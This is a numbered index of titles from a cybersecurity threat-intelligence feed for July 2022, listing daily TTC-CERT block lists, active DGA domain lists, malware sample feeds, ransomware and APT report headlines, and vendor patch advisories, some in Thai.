1.2.3752. 2022-07-11 TTC-CERT Block Lists 2022-07-11 - Agentemis, BEACON, Cobalt Strike
1.2.3753. 2022-07-11 TTC-CERT Block Lists 2022-07-11 - Phishing attack dataset
1.2.3754. 2022-07-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-10 - CyberTotal
1.2.3755. 2022-07-11 TTC-CERT - HASH Daily Block Lists - 2022-07-10 - CyberTotal
1.2.3756. 2022-07-11 TTC-CERT IP Block Lists 2022-07-11 - FTP port scanning, FTP attack
1.2.3757. 2022-07-11 TTC-CERT IP Block Lists 2022-07-11 - SSH port scanning, SSH brute-force attack
1.2.3758. 2022-07-11 TTC-CERT - IP Daily Block Lists - 2022-07-10 - CyberTotal
1.2.3759. 2022-07-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-11
1.2.3760. 2022-07-11 พบมีการนำ Website ของมหาวิทยาลัยราชภัฏลำปาง มาทำเป็น phishing และ fraud
1.2.3761. 2022-07-12 Active Bamital DGA(s) for 20220711
1.2.3762. 2022-07-12 Active Bedep DGA(s) for 20220711
1.2.3763. 2022-07-12 Active Blackhole DGA(s) for 20220711
1.2.3764. 2022-07-12 Active Malware samples detected on 2022-07-11
1.2.3765. 2022-07-12 Ransomware Spotlight: BlackByte
1.2.3766. 2022-07-12 SELECT XMRig FROM SQLServer | The DFIR Report
1.2.3767. 2022-07-12 TTC-CERT Block Lists 2022-07-12 - Agentemis, BEACON, Cobalt Strike
1.2.3768. 2022-07-12 TTC-CERT Block Lists 2022-07-12 - Phishing attack dataset
1.2.3769. 2022-07-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-11 - CyberTotal
1.2.3770. 2022-07-12 TTC-CERT - HASH Daily Block Lists - 2022-07-11 - CyberTotal
1.2.3771. 2022-07-12 TTC-CERT IP Block Lists 2022-07-12 - FTP port scanning, FTP attack
1.2.3772. 2022-07-12 TTC-CERT IP Block Lists 2022-07-12 - SSH port scanning, SSH brute-force attack
1.2.3773. 2022-07-12 TTC-CERT - IP Daily Block Lists - 2022-07-11 - CyberTotal
1.2.3774. 2022-07-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-12
1.2.3775. 2022-07-12 TTC-CERT - URL Daily Block Lists - 2022-07-11 - CyberTotal

1.2.3776. 2022-07-13 0mega ransomware
1.2.3777. 2022-07-13 Abuse.ch URLhaus 2022-07-13
1.2.3778. 2022-07-13 Active Bamital DGA(s) for 20220712
1.2.3779. 2022-07-13 Active Bedep DGA(s) for 20220712
1.2.3780. 2022-07-13 Active Chinad DGA(s) for 20220712
1.2.3781. 2022-07-13 Active Malware samples detected on 2022-07-12
1.2.3782. 2022-07-13 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกรกฎาคม 2565
1.2.3783. 2022-07-13 TTC-CERT Block Lists 2022-07-13 - Agentemis, BEACON, Cobalt Strike
1.2.3784. 2022-07-13 TTC-CERT Block Lists 2022-07-13 - Phishing attack dataset
1.2.3785. 2022-07-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-12 - CyberTotal
1.2.3786. 2022-07-13 TTC-CERT - HASH Daily Block Lists - 2022-07-12 - CyberTotal
1.2.3787. 2022-07-13 TTC-CERT IP Block Lists 2022-07-13 - FTP port scanning, FTP attack
1.2.3788. 2022-07-13 TTC-CERT IP Block Lists 2022-07-13 - SSH port scanning, SSH brute-force attack
1.2.3789. 2022-07-13 TTC-CERT - IP Daily Block Lists - 2022-07-12 - CyberTotal
1.2.3790. 2022-07-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-13
1.2.3791. 2022-07-13 TTC-CERT - URL Daily Block Lists - 2022-07-12 - CyberTotal
1.2.3792. 2022-07-13 แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.3793. 2022-07-13 รายงานการวิเคราะห์แคมเปญการโจมตีองค์กรในประเทศไทย (อีกองค์กรหนึ่ง) ด้วยวิธี Phishing เพื่อติดตั้ง Emotet Trojan ลงบนเครื่องคอมพิวเตอร์ของเหยื่อ
1.2.3794. 2022-07-14 Abuse.ch URLhaus 2022-07-14
1.2.3795. 2022-07-14 Active Bamital DGA(s) for 20220713
1.2.3796. 2022-07-14 Active Bedep DGA(s) for 20220713
1.2.3797. 2022-07-14 Active Chinad DGA(s) for 20220713
1.2.3798. 2022-07-14 Active Malware samples detected on 2022-07-13
1.2.3799. 2022-07-14 AIRAVAT Malware Targeting Android Users - Sophisticated RAT Capable Of Performing Ransomware Attacks
1.2.3800. 2022-07-14 Everest Ransomware TTPs - Climbing Mount Everest: Black-Byte Bytes Back?

1.2.3801. 2022-07-14 From cookie theft to BEC: Attackers use AiTM phishing sites as entry point to further financial fraud
1.2.3802. 2022-07-14 New Ransomware Groups On The Rise - RedAlert, Lilith And 0mega Leading A Wave Of Ransomware Campaigns
1.2.3803. 2022-07-14 TTC-CERT Block Lists 2022-07-14 - Agentemis, BEACON, Cobalt Strike
1.2.3804. 2022-07-14 TTC-CERT Block Lists 2022-07-14 - Phishing attack dataset
1.2.3805. 2022-07-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-13 - CyberTotal
1.2.3806. 2022-07-14 TTC-CERT - HASH Daily Block Lists - 2022-07-13 - CyberTotal
1.2.3807. 2022-07-14 TTC-CERT IP Block Lists 2022-07-14 - FTP port scanning, FTP attack
1.2.3808. 2022-07-14 TTC-CERT IP Block Lists 2022-07-14 - SSH port scanning, SSH brute-force attack
1.2.3809. 2022-07-14 TTC-CERT - IP Daily Block Lists - 2022-07-13 - CyberTotal
1.2.3810. 2022-07-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-14
1.2.3811. 2022-07-14 TTC-CERT - URL Daily Block Lists - 2022-07-13 - CyberTotal
1.2.3812. 2022-07-15 Active Bamital DGA(s) for 20220714
1.2.3813. 2022-07-15 Active Bedep DGA(s) for 20220714
1.2.3814. 2022-07-15 Active Chinad DGA(s) for 20220714
1.2.3815. 2022-07-15 Active Malware samples detected on 2022-07-14
1.2.3816. 2022-07-15 A Hit is made - Suspected India-based Sidewinder APT successfully cyber attacks Pakistan military focused targets
1.2.3817. 2022-07-15 Amadey Bot disseminating via SmokeLoader | ASEC BLOG
1.2.3818. 2022-07-15 An Analysis of Infrastructure linked to the Hagga Threat Actor
1.2.3819. 2022-07-15 Anubis Network is back with new C2 server
1.2.3820. 2022-07-15 ApolloRat - Evasive Malware Compiled using Nuitka
1.2.3821. 2022-07-15 ChromeLoader - New Stubborn Malware Campaign
1.2.3822. 2022-07-15 Cisco Talos Intelligence Group - Threat Source newsletter (July 14, 2022)
1.2.3823. 2022-07-15 Go malware on the rise - Backdoorit and Caligula
1.2.3824. 2022-07-15 Malicious code disguised as V3 Lite icon | ASEC BLOG
1.2.3825. 2022-07-15 Ransomware Samples 2022-07-15

1.2.3826. 2022-07-15 Rise in Qakbot Attacks Traced to Evolving Threat Techniques
1.2.3827. 2022-07-15 Spoofed Saudi Purchase Order Drops GuLoader – Part 2 | FortiGuard Labs
1.2.3828. 2022-07-15 Targeted Attack on Government Agencies
1.2.3829. 2022-07-15 TTC-CERT Block Lists 2022-07-15 - Agentemis, BEACON, Cobalt Strike
1.2.3830. 2022-07-15 TTC-CERT Block Lists 2022-07-15 - IcedID, BokBot
1.2.3831. 2022-07-15 TTC-CERT Block Lists 2022-07-15 - Phishing attack dataset
1.2.3832. 2022-07-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-14 - CyberTotal
1.2.3833. 2022-07-15 TTC-CERT - HASH Daily Block Lists - 2022-07-14 - CyberTotal
1.2.3834. 2022-07-15 TTC-CERT IP Block Lists 2022-07-15 - FTP port scanning, FTP attack
1.2.3835. 2022-07-15 TTC-CERT IP Block Lists 2022-07-15 - SSH port scanning, SSH brute-force attack
1.2.3836. 2022-07-15 TTC-CERT - IP Daily Block Lists - 2022-07-14 - CyberTotal
1.2.3837. 2022-07-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-15
1.2.3838. 2022-07-15 TTC-CERT - URL Daily Block Lists - 2022-07-14 - CyberTotal
1.2.3839. 2022-07-15 Vice Society - A discreet but steady double extortion ransomware group
1.2.3840. 2022-07-15 Weekly Malware Statistics (20220704 ~ 20220710) - ASEC BLOG
1.2.3841. 2022-07-16 Abuse.ch URLhaus 2022-07-16
1.2.3842. 2022-07-16 Active Bamital DGA(s) for 20220715
1.2.3843. 2022-07-16 Active Bedep DGA(s) for 20220715
1.2.3844. 2022-07-16 Active Chinad DGA(s) for 20220715
1.2.3845. 2022-07-16 Active Malware samples detected on 2022-07-15
1.2.3846. 2022-07-16 APT-C-26 (Lazarus) Analysis Report on E-commerce Attack Activities
1.2.3847. 2022-07-16 GootLoader, From SEO Poisoning to Multi-Stage Downloader
1.2.3848. 2022-07-16 Luna Moth - The Actors Behind the Recent False Subscription Scams
1.2.3849. 2022-07-16 STOP/DJVU Ransomware Employs Vidar Stealer Before Encrypting Files - K7 Labs
1.2.3850. 2022-07-16 Tracking the Operators of the Newly Emerged BlueSky Ransomware

1.2.3851. 2022-07-16 TTC-CERT Block Lists 2022-07-16 - Agentemis, BEACON, Cobalt Strike
1.2.3852. 2022-07-16 TTC-CERT Block Lists 2022-07-16 - Phishing attack dataset
1.2.3853. 2022-07-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-15 - CyberTotal
1.2.3854. 2022-07-16 TTC-CERT - HASH Daily Block Lists - 2022-07-15 - CyberTotal
1.2.3855. 2022-07-16 TTC-CERT IP Block Lists 2022-07-16 - FTP port scanning, FTP attack
1.2.3856. 2022-07-16 TTC-CERT IP Block Lists 2022-07-16 - SSH port scanning, SSH brute-force attack
1.2.3857. 2022-07-16 TTC-CERT - IP Daily Block Lists - 2022-07-15 - CyberTotal
1.2.3858. 2022-07-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-16
1.2.3859. 2022-07-16 TTC-CERT - URL Daily Block Lists - 2022-07-15 - CyberTotal
1.2.3860. 2022-07-17 Abuse.ch URLhaus 2022-07-17
1.2.3861. 2022-07-17 Active Bamital DGA(s) for 20220716
1.2.3862. 2022-07-17 Active Bedep DGA(s) for 20220716
1.2.3863. 2022-07-17 Active Beebone DGA(s) for 20220716
1.2.3864. 2022-07-17 Active Malware samples detected on 2022-07-16
1.2.3865. 2022-07-17 Attacks targeting vulnerable Atlassian Confluence servers
1.2.3866. 2022-07-17 TTC-CERT Block Lists 2022-07-17 - Agentemis, BEACON, Cobalt Strike
1.2.3867. 2022-07-17 TTC-CERT Block Lists 2022-07-17 - Phishing attack dataset
1.2.3868. 2022-07-17 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-16 - CyberTotal
1.2.3869. 2022-07-17 TTC-CERT - HASH Daily Block Lists - 2022-07-16 - CyberTotal
1.2.3870. 2022-07-17 TTC-CERT IP Block Lists 2022-07-17 - FTP port scanning, FTP attack
1.2.3871. 2022-07-17 TTC-CERT IP Block Lists 2022-07-17 - SSH port scanning, SSH brute-force attack
1.2.3872. 2022-07-17 TTC-CERT - IP Daily Block Lists - 2022-07-16 - CyberTotal
1.2.3873. 2022-07-17 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-17
1.2.3874. 2022-07-17 TTC-CERT - URL Daily Block Lists - 2022-07-16 - CyberTotal
1.2.3875. 2022-07-18 Abuse.ch URLhaus 2022-07-18
1.2.3876. 2022-07-18 Active Bamital DGA(s) for 20220717
1.2.3877. 2022-07-18 Active Bedep DGA(s) for 20220717

1.2.3878. 2022-07-18 Active Conficker DGA(s) for 20220717
1.2.3879. 2022-07-18 Active Malware samples detected on 2022-07-17
1.2.3880. 2022-07-18 TTC-CERT Block Lists 2022-07-18 - Agentemis, BEACON, Cobalt Strike
1.2.3881. 2022-07-18 TTC-CERT Block Lists 2022-07-18 - Phishing attack dataset
1.2.3882. 2022-07-18 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-17 - CyberTotal
1.2.3883. 2022-07-18 TTC-CERT - HASH Daily Block Lists - 2022-07-17 - CyberTotal
1.2.3884. 2022-07-18 TTC-CERT IP Block Lists 2022-07-18 - FTP port scanning, FTP attack
1.2.3885. 2022-07-18 TTC-CERT IP Block Lists 2022-07-18 - SSH port scanning, SSH brute-force attack
1.2.3886. 2022-07-18 TTC-CERT - IP Daily Block Lists - 2022-07-17 - CyberTotal
1.2.3887. 2022-07-18 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-18
1.2.3888. 2022-07-18 พบมีการนำเว็บไซต์ของ บริษัท วิงค์สแปน จำกัด มาทำเป็น phishing และ fraud
1.2.3889. 2022-07-18 รายงานกรณี Web Server ของบริษัท วิศวภัทร์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware
1.2.3890. 2022-07-19 8220 Gang Massively Expands Cloud Botnet to 30,000 Infected Hosts
1.2.3891. 2022-07-19 Abuse.ch URLhaus 2022-07-19
1.2.3892. 2022-07-19 Active Bamital DGA(s) for 20220718
1.2.3893. 2022-07-19 Active Chinad DGA(s) for 20220718
1.2.3894. 2022-07-19 Active Conficker DGA(s) for 20220718
1.2.3895. 2022-07-19 Active Malware samples detected on 2022-07-18
1.2.3896. 2022-07-19 Digium Phones Under Attack: Insight Into the Web Shell Implant
1.2.3897. 2022-07-19 GeckoSpy: Pegasus Spyware Used Against Thailand’s Pro-Democracy Movement
1.2.3898. 2022-07-19 Ongoing Roaming Mantis smishing campaign targeting France
1.2.3899. 2022-07-19 Raccoon back with new claws | K7 Labs
1.2.3900. 2022-07-19 TTC-CERT Block Lists 2022-07-19 - Agentemis, BEACON, Cobalt Strike
1.2.3901. 2022-07-19 TTC-CERT Block Lists 2022-07-19 - Phishing attack dataset

1.2.3902. 2022-07-19 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-18 - CyberTotal
1.2.3903. 2022-07-19 TTC-CERT - HASH Daily Block Lists - 2022-07-18 - CyberTotal
1.2.3904. 2022-07-19 TTC-CERT IP Block Lists 2022-07-19 - FTP port scanning, FTP attack
1.2.3905. 2022-07-19 TTC-CERT IP Block Lists 2022-07-19 - SSH port scanning, SSH brute-force attack
1.2.3906. 2022-07-19 TTC-CERT - IP Daily Block Lists - 2022-07-18 - CyberTotal
1.2.3907. 2022-07-19 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-19
1.2.3908. 2022-07-19 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ChromeOS เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3909. 2022-07-19 แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ SonicWall Switch ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3910. 2022-07-20 Active Bamital DGA(s) for 20220719
1.2.3911. 2022-07-20 Active Bedep DGA(s) for 20220719
1.2.3912. 2022-07-20 Active Beebone DGA(s) for 20220719
1.2.3913. 2022-07-20 Active Malware samples detected on 2022-07-19
1.2.3914. 2022-07-20 Joker, Facestealer and Coper banking malwares on Google Play store | Zscaler
1.2.3915. 2022-07-20 North Korean threat actor targets small and midsize businesses with H0lyGh0st ransomware | Microsoft Security Blog
1.2.3916. 2022-07-20 Online fraud using the subject of "monetary compensation" (CERT-UA#4964)
1.2.3917. 2022-07-20 Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (July 2022) เพื่อแก้ไขช่องโหว่หลายรายการ
1.2.3918. 2022-07-20 Stealthy OpenDocument Malware Deployed Against Latin American Hotels | HP Wolf Security
1.2.3919. 2022-07-20 TTC-CERT Block Lists 2022-07-20 - Agentemis, BEACON, Cobalt Strike
1.2.3920. 2022-07-20 TTC-CERT Block Lists 2022-07-20 - Phishing attack dataset
1.2.3921. 2022-07-20 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-19 - CyberTotal
1.2.3922. 2022-07-20 TTC-CERT - HASH Daily Block Lists - 2022-07-19 - CyberTotal

1.2.3923. 2022-07-20 TTC-CERT IP Block Lists 2022-07-20 - FTP port scanning, FTP attack
1.2.3924. 2022-07-20 TTC-CERT IP Block Lists 2022-07-20 - SSH port scanning, SSH brute-force attack
1.2.3925. 2022-07-20 TTC-CERT - IP Daily Block Lists - 2022-07-19 - CyberTotal
1.2.3926. 2022-07-20 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-20
1.2.3927. 2022-07-20 TTC-CERT - URL Daily Block Lists - 2022-07-19 - CyberTotal
1.2.3928. 2022-07-20 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.3929. 2022-07-21 Abuse.ch URLhaus 2022-07-21
1.2.3930. 2022-07-21 Active Bamital DGA(s) for 20220720
1.2.3931. 2022-07-21 Active Conficker DGA(s) for 20220720
1.2.3932. 2022-07-21 Active DirCrypt DGA(s) for 20220720
1.2.3933. 2022-07-21 Active Malware samples detected on 2022-07-20
1.2.3934. 2022-07-21 Anatomy of Attack: Truth Behind the Costa Rica Government Ransomware 5-Day Intrusion
1.2.3935. 2022-07-21 ASEC Weekly Malware Statistics (20220711 ~ 20220717) | ASEC BLOG
1.2.3936. 2022-07-21 Cloaked Ursa (APT29) Hackers Use Trusted Online Storage Services
1.2.3937. 2022-07-21 Continued cyber activity in Eastern Europe observed by TAG
1.2.3938. 2022-07-21 Distributing IcedID via ISO file - ASEC BLOG
1.2.3939. 2022-07-21 I see what you did there: A look at the CloudMensis macOS spyware | WeLiveSecurity
1.2.3940. 2022-07-21 Magniber ransomware change (*.msi to *.cpl) | ASEC BLOG
1.2.3941. 2022-07-21 Malicious Python Script Behaving Like a Rubber Ducky | SANS Internet Storm Center
1.2.3942. 2022-07-21 New Malware Campaign Targets Russia - Falcon Android Malware Goes After VTB Bank Users
1.2.3943. 2022-07-21 OODA: X-Ops Takes On Burgeoning SQL Server Attacks
1.2.3944. 2022-07-21 Ransomware Samples 2022-07-21
1.2.3945. 2022-07-21 Redeemer Ransomware back Action - Redeemer 2.0 being distributed via Affiliate Program

1.2.3946. 2022-07-21 TTC-CERT Block Lists 2022-07-21 - Agentemis, BEACON, Cobalt Strike
1.2.3947. 2022-07-21 TTC-CERT Block Lists 2022-07-21 - Phishing attack dataset
1.2.3948. 2022-07-21 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-20 - CyberTotal
1.2.3949. 2022-07-21 TTC-CERT - HASH Daily Block Lists - 2022-07-20 - CyberTotal
1.2.3950. 2022-07-21 TTC-CERT IP Block Lists 2022-07-21 - FTP port scanning, FTP attack
1.2.3951. 2022-07-21 TTC-CERT IP Block Lists 2022-07-21 - SSH port scanning, SSH brute-force attack
1.2.3952. 2022-07-21 TTC-CERT - IP Daily Block Lists - 2022-07-20 - CyberTotal
1.2.3953. 2022-07-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-21
1.2.3954. 2022-07-21 TTC-CERT - URL Daily Block Lists - 2022-07-20 - CyberTotal
1.2.3955. 2022-07-21 Ukraine Network IOCs July 20 2022 - Cyber Command shares bevy of new malware used against Ukraine
1.2.3956. 2022-07-21 พบมีการนำ Website ของบริษัท ไลอ้อน (ประเทศไทย) จำกัด มาทำเป็น phishing และ fraud
1.2.3957. 2022-07-21 พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานนทบุรี เขต 2 มาทำเป็น phishing และ fraud
1.2.3958. 2022-07-22 Abuse.ch URLhaus 2022-07-22
1.2.3959. 2022-07-22 Active Bamital DGA(s) for 20220721
1.2.3960. 2022-07-22 Active Bedep DGA(s) for 20220721
1.2.3961. 2022-07-22 Active Beebone DGA(s) for 20220721
1.2.3962. 2022-07-22 Active Chinad DGA(s) for 20220721
1.2.3963. 2022-07-22 Active Malware samples detected on 2022-07-21
1.2.3964. 2022-07-22 Alibaba OSS Buckets Compromised to Distribute Malicious Shell Scripts via Steganography
1.2.3965. 2022-07-22 Amadey Bot Being Distributed Through SmokeLoader | ASEC BLOG
1.2.3966. 2022-07-22 AMEXTROLL Android Banking Trojan Spotted In The Wild - Resurfaced BRATA Malware Masquerading As Security Application
1.2.3967. 2022-07-22 Buy, Sell, Steal, EvilNum Targets Cryptocurrency, Forex, Commodities | Proofpoint US

1.2.3968. 2022-07-22 Cisco Talos Intelligence Group - Threat Source newsletter (July 21, 2022)
1.2.3969. 2022-07-22 Cyber attack on state organizations of Ukraine using the OK theme "South" and the malicious program AgentTesla (CERT-UA#4987)
1.2.3970. 2022-07-22 Distribution of AppleSeed to specific military base maintenance companies - ASEC BLOG
1.2.3971. 2022-07-22 Evacuation and Humanitarian Documents used to Spear Phish Ukrainian Entities | Mandiant
1.2.3972. 2022-07-22 Google ads lead to major malvertising campaign | Malwarebytes Labs
1.2.3973. 2022-07-22 Lightning Framework: New Undetected “Swiss Army Knife” Linux Malware
1.2.3974. 2022-07-22 LockBit 3.0 Update - Unpicking the Ransomwares Latest Anti-Analysis and Evasion Techniques | SentinelOne
1.2.3975. 2022-07-22 Malware Being Distributed by Disguising Itself as Icon of V3 Lite | ASEC BLOG
1.2.3976. 2022-07-22 Stop/Djvu Ransomware 2022-07-22
1.2.3977. 2022-07-22 The Return of Candiru - Zero-days in the Middle East | Avast Threat Labs
1.2.3978. 2022-07-22 TTC-CERT Block Lists 2022-07-22 - Agentemis, BEACON, Cobalt Strike
1.2.3979. 2022-07-22 TTC-CERT Block Lists 2022-07-22 - Phishing attack dataset
1.2.3980. 2022-07-22 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-21 - CyberTotal
1.2.3981. 2022-07-22 TTC-CERT - HASH Daily Block Lists - 2022-07-21 - CyberTotal
1.2.3982. 2022-07-22 TTC-CERT IP Block Lists 2022-07-22 - FTP port scanning, FTP attack
1.2.3983. 2022-07-22 TTC-CERT IP Block Lists 2022-07-22 - SSH port scanning, SSH brute-force attack
1.2.3984. 2022-07-22 TTC-CERT - IP Daily Block Lists - 2022-07-21 - CyberTotal
1.2.3985. 2022-07-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-22
1.2.3986. 2022-07-22 TTC-CERT - URL Daily Block Lists - 2022-07-21 - CyberTotal
1.2.3987. 2022-07-23 Active Bamital DGA(s) for 20220722

1.2.3988. 2022-07-23 Active Bedep DGA(s) for 20220722
1.2.3989. 2022-07-23 Active Beebone DGA(s) for 20220722
1.2.3990. 2022-07-23 Active Malware samples detected on 2022-07-22
1.2.3991. 2022-07-23 An Analysis of a Discerning Phishing Website | SANS Internet Storm Center
1.2.3992. 2022-07-23 Attackers monetize using proxyware | ASEC BLOG
1.2.3993. 2022-07-23 Kriptor Ransomware; Extension: .Kriptor
1.2.3994. 2022-07-23 Phishing mail disguised as domestic portal site Daum | ASEC BLOG
1.2.3995. 2022-07-23 PrestaShop Skimmer Concealed in One Page Checkout Module
1.2.3996. 2022-07-23 Qakbot Resurfaces With New Playbook
1.2.3997. 2022-07-23 TTC-CERT Block Lists 2022-07-23 - Agentemis, BEACON, Cobalt Strike
1.2.3998. 2022-07-23 TTC-CERT Block Lists 2022-07-23 - IcedID, BokBot
1.2.3999. 2022-07-23 TTC-CERT Block Lists 2022-07-23 - Phishing attack dataset
1.2.4000. 2022-07-23 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-22 - CyberTotal
1.2.4001. 2022-07-23 TTC-CERT - HASH Daily Block Lists - 2022-07-22 - CyberTotal
1.2.4002. 2022-07-23 TTC-CERT IP Block Lists 2022-07-23 - FTP port scanning, FTP attack
1.2.4003. 2022-07-23 TTC-CERT IP Block Lists 2022-07-23 - SSH port scanning, SSH brute-force attack
1.2.4004. 2022-07-23 TTC-CERT - IP Daily Block Lists - 2022-07-22 - CyberTotal
1.2.4005. 2022-07-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-23
1.2.4006. 2022-07-24 Active Bamital DGA(s) for 20220723
1.2.4007. 2022-07-24 Active Beebone DGA(s) for 20220723
1.2.4008. 2022-07-24 Active Chinad DGA(s) for 20220723
1.2.4009. 2022-07-24 Active Malware samples detected on 2022-07-23
1.2.4010. 2022-07-24 Cisco Talos Intelligence Group - : Threat Roundup for July 15 to July 22
1.2.4011. 2022-07-24 New Attack Campaign Observed Possibly Linked to Konni/APT37 (North Korea)
1.2.4012. 2022-07-24 Spear Phishing Against TTC-CERT

1.2.4013. 2022-07-24 TTC-CERT Block Lists 2022-07-24 - Agentemis, BEACON, Cobalt Strike
1.2.4014. 2022-07-24 TTC-CERT Block Lists 2022-07-24 - Phishing attack dataset
1.2.4015. 2022-07-24 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-23 - CyberTotal
1.2.4016. 2022-07-24 TTC-CERT - HASH Daily Block Lists - 2022-07-23 - CyberTotal
1.2.4017. 2022-07-24 TTC-CERT IP Block Lists 2022-07-24 - FTP port scanning, FTP attack
1.2.4018. 2022-07-24 TTC-CERT IP Block Lists 2022-07-24 - SSH port scanning, SSH brute-force attack
1.2.4019. 2022-07-24 TTC-CERT - IP Daily Block Lists - 2022-07-23 - CyberTotal
1.2.4020. 2022-07-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-24
1.2.4021. 2022-07-25 Abuse.ch URLhaus 2021-07-25
1.2.4022. 2022-07-25 Active Bamital DGA(s) for 20220724
1.2.4023. 2022-07-25 Active Chinad DGA(s) for 20220724
1.2.4024. 2022-07-25 Active Conficker DGA(s) for 20220724
1.2.4025. 2022-07-25 Active Malware samples detected on 2022-07-24
1.2.4026. 2022-07-25 TTC-CERT Block Lists 2022-07-25 - Agentemis, BEACON, Cobalt Strike
1.2.4027. 2022-07-25 TTC-CERT Block Lists 2022-07-25 - IcedID, BokBot
1.2.4028. 2022-07-25 TTC-CERT Block Lists 2022-07-25 - Phishing attack dataset
1.2.4029. 2022-07-25 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-24 - CyberTotal
1.2.4030. 2022-07-25 TTC-CERT - HASH Daily Block Lists - 2022-07-24 - CyberTotal
1.2.4031. 2022-07-25 TTC-CERT IP Block Lists 2022-07-25 - FTP port scanning, FTP attack
1.2.4032. 2022-07-25 TTC-CERT IP Block Lists 2022-07-25 - SSH port scanning, SSH brute-force attack
1.2.4033. 2022-07-25 TTC-CERT - IP Daily Block Lists - 2022-07-24 - CyberTotal
1.2.4034. 2022-07-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-25
1.2.4035. 2022-07-25 บริษัท Apple เผยแพร่การอัพเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ
1.2.4036. 2022-07-26 Abuse.ch URLhaus 2022-07-26
1.2.4037. 2022-07-26 Active Bamital DGA(s) for 20220725
1.2.4038. 2022-07-26 Active Bedep DGA(s) for 20220725

1.2.4039. 2022-07-26 Active Beebone DGA(s) for 20220725
1.2.4040. 2022-07-26 Active Chinad DGA(s) for 20220725
1.2.4041. 2022-07-26 Active Malware samples detected on 2022-07-25
1.2.4042. 2022-07-26 PowerShell Script with Fileless Capability
1.2.4043. 2022-07-26 TTC-CERT Block Lists 2022-07-26 - Agentemis, BEACON, Cobalt Strike
1.2.4044. 2022-07-26 TTC-CERT Block Lists 2022-07-26 - Phishing attack dataset
1.2.4045. 2022-07-26 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-25 - CyberTotal
1.2.4046. 2022-07-26 TTC-CERT - HASH Daily Block Lists - 2022-07-25 - CyberTotal
1.2.4047. 2022-07-26 TTC-CERT IP Block Lists 2022-07-26 - FTP port scanning, FTP attack
1.2.4048. 2022-07-26 TTC-CERT IP Block Lists 2022-07-26 - SSH port scanning, SSH brute-force attack
1.2.4049. 2022-07-26 TTC-CERT - IP Daily Block Lists - 2022-07-25 - CyberTotal
1.2.4050. 2022-07-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-07-26
1.2.4051. 2022-07-26 TTC-CERT - URL Daily Block Lists - 2022-07-25 - CyberTotal
1.2.4052. 2022-07-27 Abuse.ch URLhaus 2022-07-27
1.2.4053. 2022-07-27 Active Bamital DGA(s) for 20220726
1.2.4054. 2022-07-27 Active Beebone DGA(s) for 20220726
1.2.4055. 2022-07-27 Active Chinad DGA(s) for 20220726
1.2.4056. 2022-07-27 Active Malware samples detected on 2022-07-26
1.2.4057. 2022-07-27 CosmicStrand - The discovery of a sophisticated UEFI firmware rootkit
1.2.4058. 2022-07-27 Mass distribution of stealers (Formbook, Snake Keylogger) and use of RelicRace/RelicSource malware as a means of delivery (CERT-UA#5056)
1.2.4059. 2022-07-27 On the FootSteps of Hive Ransomware
1.2.4060. 2022-07-27 Qbot/Qakbot phishing uses Windows Calculator sideloading to infect devices
1.2.4061. 2022-07-27 TTC-CERT Block Lists 2022-07-27 - Agentemis, BEACON, Cobalt Strike
1.2.4062. 2022-07-27 TTC-CERT Block Lists 2022-07-27 - IcedID, BokBot
1.2.4063. 2022-07-27 TTC-CERT Block Lists 2022-07-27 - Phishing attack dataset

1.2.4064. 2022-07-27 TTC-CERT - DOMAIN Daily Block Lists - 2022-07-26 - CyberTotal
1.2.4065. 2022-07-27 TTC-CERT - HASH Daily Block Lists - 2022-07-26 - CyberTotal
1.2.4066. 2022-07-27 TTC-CERT IP Block Lists 2022-07-27 - FTP port scanning, FTP attack
1.2.4067. 2022-07-27 TTC-CERT IP Block Lists 2022-07-27 - SSH port scanning, SSH brute-force attack
